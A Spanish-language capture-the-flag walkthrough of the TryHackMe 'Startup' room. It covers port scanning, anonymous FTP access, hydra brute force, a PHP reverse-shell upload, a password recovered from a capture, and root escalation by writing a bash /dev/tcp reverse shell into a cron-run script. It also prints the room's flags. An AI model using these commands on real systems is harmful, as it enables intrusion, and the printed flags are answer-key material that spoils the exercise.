

Ping de reconocimiento inicial, vemos que por el TTL es un Linux, debido a se cercanía al TTL 64

| Title | Target IP Address | Expires |
|-----------|-------------------|-----------|
| Spice Hut | 10.10.235.20 | 58min 15s |

```
(jouker@kali)~$ ping 10.10.235.20
PING 10.10.235.20 (10.10.235.20) 56(84) bytes of data:
64 bytes from 10.10.235.20: icmp_seq=1 ttl=63 time=56.5 ms
64 bytes from 10.10.235.20: icmp_seq=2 ttl=63 time=55.2 ms
64 bytes from 10.10.235.20: icmp_seq=3 ttl=63 time=56.8 ms
^C
--- 10.10.235.20 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 55.240/56.162/56.770/0.663 ms
```

Le realizamos un NMAP para hacer descubrimiento de puertos, estos son los que a mí me gustan realizar, debido a su eficiencia, eso si, solo contempla la existencia de un host.

```
$ sudo nmap -p- -n -Pn --min-rate 5000 -vvv -sV -sC 10.10.235.20 -oN escaneo1.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-30 14:49 CFT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:49
Completed NSE at 14:49, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:49
Completed NSE at 14:49, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:49
Completed NSE at 14:49, 0.00s elapsed
Initiating SYN Stealth Scan at 14:49
Scanning 10.10.235.20 [65535 ports]
Discovered open port 80/tcp on 10.10.235.20
Discovered open port 21/tcp on 10.10.235.20
Discovered open port 22/tcp on 10.10.235.20
```

```

PORT      STATE SERVICE REASON      VERSION
21/tcp    open  ftp      syn-ack ttl 63 vsftpd 3.0.3
|_ftp-syst:
|_STAT:
|_FTP server status:
|_   Connected to 10.9.0.205
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   At session startup, client count was 1
|_   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx   2 65534   65534           4096 Nov 12  2020 ftp [NSF: writeable] hat just made it big! We offer a variety
|_ -rw-r--r--   1 0       0           251631 Nov 12  2020 important.jpg
|_ -rw-r--r--   1 0       0           208 Nov 12  2020 notice.txt
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_   2048 b9:a6:0b:84:1d:22:01:a4:01:30:48:43:61:2b:ab:94 (RSA)
|_ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDAzds8QxN5Q2TsERsJ98huSiuasmToUDi9JYWVegfTMV4Fn7t6/2ENm/9uYblUv+pLBnY
PsmfcmVvhreJ0/BF0kZJqi6uJUfOZH0Um4woJ15UYioryT6ZIw/ORL6l/LXy2RlhySNWi6P9y8UXrgKdViIlNCun7Cz80Cfc16za/8cdlthD1
|_   256 ec:13:25:8c:18:20:36:e6:ce:91:0e:16:26:eb:a2:be (ECDSA)
|_ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOKJ0cuq3nTYxoHLMcS3xvNisI5sKawbZHH
|_   256 a2:ff:2a:72:81:aa:a2:9f:55:a4:dc:92:23:e6:b4:3f (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPnFr/4W5WTyh9XBSyko6eS06tE0Aio3gWM8Zdsckwo
80/tcp    open  http      syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Maintenance
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-methods:
|_Supported Methods: GET HEAD POST OPTIONS
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux kernel

```


Importante observar como el puerto 21, esta abierto con el login FTP anonymous, así que primeramente vamos a atacar al mas simple de todos para obtener esos 2 archivos que se nos muestran.

```

$ ftp 10.10.235.20
Connected to 10.10.235.20.
220 (vsFTPd 3.0.3)
Name (10.10.235.20:jouker): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -l
229 Entering Extended Passive Mode (|||6724|)
150 Here comes the directory listing.
drwxrwxrwx   2 65534   65534   4096 Nov 12  2020 ftp
-rw-r--r--   1 0       0       251631 Nov 12  2020 important.jpg
-rw-r--r--   1 0       0       208 Nov 12  2020 notice.txt
226 Directory send OK.
ftp> get important.jpg
local: important.jpg remote: important.jpg
229 Entering Extended Passive Mode (|||25084|)
150 Opening BINARY mode data connection for important.jpg (251631 bytes).
100% |*****|
226 Transfer complete.
251631 bytes received in 00:00 (809.40 KiB/s)
ftp> get notice.txt
local: notice.txt remote: notice.txt
229 Entering Extended Passive Mode (|||30572|)
150 Opening BINARY mode data connection for notice.txt (208 bytes).
100% |*****|
226 Transfer complete.
208 bytes received in 00:00 (3.59 KiB/s)
ftp> get ftp
local: ftp remote: ftp
229 Entering Extended Passive Mode (|||54572|)
550 Failed to open file.
ftp>

```

La imagen que hemos descargado. amongus



No hace pinta que vaya relacionado con los metadatos, simplemente parece algo troll. Abramos ahora el otro archivo que hemos descargado que es un txt.

```
~/notice.txt - Mousepad
Archivo  Editar  Buscar  Ver  Documento  Ayuda
[Icons]
1 | Whoever is leaving these damn Among Us memes in this share, it IS NOT FUNNY.
  | People downloading documents from our website will think we are a joke! Now
  | I dont know who it is, but Maya is looking pretty sus.
2
```


Posible usuario encontrado maya, con este usuario me pongo a hacer ya fuerza bruta con el rockyou a ver si con suerte cuela, no hace pinta pero yo lo dejo mientras hago otras cosas de la web y así aparto el puerto 22

```
amass/ dirb/ dirbuster/ dnsmap.txt fern-wifi/ john.lst le
(jouker@kali)~$ sudo hydra -l maya -P /usr/share/wordlists/rockyou.txt ssh://10.10.235.20
Hydra v9.5 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in mi
```

El whatweb no contiene nada sospechoso, simplemente una página, sin enumerar tecnologías ni nada del estilo, entrando en la página normal no parece haber mucha cosa.

```
(jouker@kali)~$ whatweb 10.10.235.20
http://10.10.235.20 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], Email[=], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.235.20], Title[Maintenance]
```

Nada aquí en la web.




No spice here!





Please excuse us as we develop our site. We want to make it the most stylish and convenient way to buy peppers. Plus, we need a web developer. BTW if you're a web developer, [contact us](#). Otherwise, don't you worry. We'll be online shortly!

— Dev Team

En /files hay lo mismo que en FTP por si has empezado por aquí primero para ganar tiempo.



Index of /files

| <u>Name</u> | <u>Last modified</u> | <u>Size</u> | <u>Description</u> |
|--|----------------------|-------------|--------------------|
|  Parent Directory | | - | |
|  ftp/ | 2020-11-12 04:53 | - | |
|  important.jpg | 2020-11-12 04:02 | 246K | |
|  notice.txt | 2020-11-12 04:53 | 208 | |


Apache/2.4.18 (Ubuntu) Server at 10.10.235.20 Port 80

Vemos que se comunica el FTP con la página por lo que técnicamente ya podemos hacer el proceso inverso y dejar subida una reverse

shell que es lo que vamos a hacer

```
(iouker@kaliik)-[~]
$ ftp 10.10.235.20
Connected to 10.10.235.20.
220 (vsFTPd 3.0.3)
Name (10.10.235.20:iouker): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd ftp
250 Directory successfully changed.
ftp> put pentestmonkey.php
local: pentestmonkey.php remote: pentestmonkey.php
229 Entering Extended Passive Mode (|||65365|)
150 Ok to send data.
100% |*****|
226 Transfer complete.
5492 bytes sent in 00:00 (43.36 KiB/s)
ftp>
```

subimos el reverse shell y ahora lo veremos en la página principal




Index of /files/ftp

| Name | Last modified | Size | Description |
|-----------------------------------|-------------------------------|----------------------|-----------------------------|
| Parent Directory | - | - | - |
| pentestmonkey.php | 2025-01-30 14:29 | 5.4K | |

Apache/2.4.18 (Ubuntu) Server at 10.10.235.20 Port 80

Por desgracia he aprofundizado bastante con gobuster empeñado en el listador de directorios y archivos y algo tan simple como esto ni lo había pensado hasta dentro de un rato, por suerte ya tenemos

nuestra terminal web, a la que obviamente hay que pasarle el tratamiento de tty habitual que solemos hacer



The screenshot shows a web terminal interface. On the left, there's a file index for '/files/ftp' with columns for Name, Last modified, Size, and Description. The index lists a 'Parent Directory' and a file 'pentestmonkey.php' from 2025-01-30 14:29, 5.4K. Below the index, it says 'Apache/2.4.18 (Ubuntu) Server at 10.10.235.20 Port 80'. On the right, a terminal window shows a netcat listener on port 1234. It receives a connection from 10.10.235.20. The user is 'www-data' and the shell is '/bin/sh'. The terminal output shows the user's prompt '\$' and the netcat listener's response.


```
Index of /files/ftp

Name      Last modified   Size Description
--
Parent Directory
pentestmonkey.php 2025-01-30 14:29 5.4K

Apache/2.4.18 (Ubuntu) Server at 10.10.235.20 Port 80
```

```
(jouker@kali)~$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.9.0.205] from (UNKNOWN) [10.10.235.20] 48328
Linux startup 4.4.0-190-generic #220-Ubuntu SMP Fri Aug 28 23:02:15
14:31:49 up 48 min, 0 users, load average: 0.00, 0.06, 0.06
USER      TTY      FROM      LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Con la tty hecha ya podemos ver primeramente la receta, que es algo que nos pide el propio tryhackme aparte de las flags



The screenshot shows a terminal window with the command 'cat recipe.txt' executed. The output of the command is displayed, showing the contents of the file. The file contains a message about a spice soup recipe, mentioning 'love' as the main ingredient. The terminal prompt is 'www-data@startup:/\$'.

```
www-data@startup:/$ ls -l
total 92
drwxr-xr-x 2 root root 4096 Sep 25 2020 bin
drwxr-xr-x 3 root root 4096 Sep 25 2020 boot
drwxr-xr-x 16 root root 3560 Jan 30 13:43 dev
drwxr-xr-x 96 root root 4096 Nov 12 2020 etc
drwxr-xr-x 3 root root 4096 Nov 12 2020 home
drwxr-xr-x 2 www-data www-data 4096 Nov 12 2020 incidents
lrwxrwxrwx 1 root root 33 Sep 25 2020 initrd.img -> boot/initrd.img-4.4.0-190-generic
lrwxrwxrwx 1 root root 33 Sep 25 2020 initrd.img.old -> boot/initrd.img-4.4.0-190-generic
drwxr-xr-x 22 root root 4096 Sep 25 2020 lib
drwxr-xr-x 2 root root 4096 Sep 25 2020 lib64
drwx----- 2 root root 16384 Sep 25 2020 lost+found
drwxr-xr-x 2 root root 4096 Sep 25 2020 media
drwxr-xr-x 2 root root 4096 Sep 25 2020 mnt
drwxr-xr-x 2 root root 4096 Sep 25 2020 opt
dr-xr-xr-x 121 root root 0 Jan 30 13:43 proc
-rw-r--r-- 1 www-data www-data 136 Nov 12 2020 recipe.txt
drwx----- 4 root root 4096 Nov 12 2020 root
drwxr-xr-x 25 root root 920 Jan 30 14:19 run
drwxr-xr-x 2 root root 4096 Sep 25 2020 sbin
drwxr-xr-x 2 root root 4096 Nov 12 2020 snap
drwxr-xr-x 3 root root 4096 Nov 12 2020 srv
dr-xr-xr-x 13 root root 0 Jan 30 13:43 sys
drwxrwxrwt 7 root root 4096 Jan 30 14:36 tmp
drwxr-xr-x 10 root root 4096 Sep 25 2020 usr
drwxr-xr-x 2 root root 4096 Nov 12 2020 vagrant
drwxr-xr-x 14 root root 4096 Nov 12 2020 var
lrwxrwxrwx 1 root root 30 Sep 25 2020 vmlinuz -> boot/vmlinuz-4.4.0-190-generic
lrwxrwxrwx 1 root root 30 Sep 25 2020 vmlinuz.old -> boot/vmlinuz-4.4.0-190-generic
www-data@startup:/$ cat recipe.txt
Someone asked what our main ingredient to our spice soup is today. I figured I can't keep it a secret forever and told him it was love
www-data@startup:/$
```

He tenido suerte de encontrar la contraseña en texto plano dentro del directorio incidents el archivo que habia dentro, ya que apenas se puede descodificar, he sabido que era el password porque decía algo de spice


```

NP$S$?b
ja}dd=:6|D'D'\E4@@@!
!P$N$S$
{iredl=:0àLE<|@@@@\@@@/5U@@
*?*sudo -l
lp=:@(MM E=%@@gM@@@@@/\5U@@0@@
*?*sudo -l
pd=:gjDDE4}@@@@@@\@@@/5^@@
*?*d=: $jzbER@@g7@@@@@/\5^@@0@@
*@ *?[sudo] password for www-data: d=:LzDDDE4~@@@@@@\@@@/5|@@
*@ *?@ dx=:..AWEGJ@@@@@@\@@@/5|@@
*J* c4ntg3t3n0ughsp1c3
xh=:AFE6%@@gR@@@@@/\5|@@@
*J*J
hd=:ADDDE4@@@@@@\@@@/5~@@
*J*Jdx=:LEEE%

```

Y ya somos el usuario lennie:

```

ASK your administrator to install one of
www-data@startup:/incidents$ su lennie
Password:
su: Authentication failure
www-data@startup:/incidents$ su lennie
Password:
lennie@startup:/incidents$

```

03ce3d619b80ccbf3b7fc81e46c0e79

f963aaa6a430f210222158ae15c3d76d

Las capturas de ahora ya son despues de haber completado la máquina por eso sale el root, pero aún así vemos como en la carpeta de lennie personal aparte de estar la flag hay una carpeta llamada scripts, por lo que por ahí va el bypass. Viendo el código que solo tiene permisos para lennie de ejecución y lectura y no se pueden cambiar porque es root, vemos que redirecciona al /etc/print.sh

```
-TW-1--1-- 1 root root 1 Jan 30 18:22 startup_list.  
root@startup:/home/lennie/scripts# cat planner.sh  
cat planner.sh  
#!/bin/bash  
echo $LIST > /home/lennie/scripts/startup_list.txt  
/etc/print.sh  
root@startup:/home/lennie/scripts#
```

Lo que nos lleva a que /etc/print.sh si que es propietario lennie para la ejecución, gracias a eso podemos ver que era un archivo random, pero ahora le hemos puesto una reverse shell. La gracia esta que al ejecutar un script de sudo, que lleva a un script de lennie, aunque la reverse shell la genere lennie, realmente la ha ejecutado sudo

```
root@startup:/home/lennie/scripts# cat /etc/print.sh  
cat /etc/print.sh  
#!/bin/bash  
bash -i >& /dev/tcp/10.10.76.173/4445 0>&1
```

Haces ./planner.sh y te pones a la escucha con netcat con otro puerto por ejemplo 4445

Reverse shell al cuadrado, y con esa tecnica de modificar el archivo de antes enviamos una reverse shell pero esta vez como root directamente.

```
File Edit View Search Terminal Help
root@ip-10-10-76-173:~# nc -nlvp 4445
Listening on 0.0.0.0 4445
Connection received on 10.10.24.61 35792
bash: cannot set terminal process group (1693): Inappropriate
bash: no job control in this shell
root@startup:~# cd /root
cd /root
root@startup:~# ls -l
ls -l
total 4
-rw-r--r-- 1 root root 38 Nov 12  2020 root.txt
root@startup:~# cat root.txt
cat root.txt
THM{f9b3aaa0a430f210222158ae15c3d76d}
root@startup:~#
```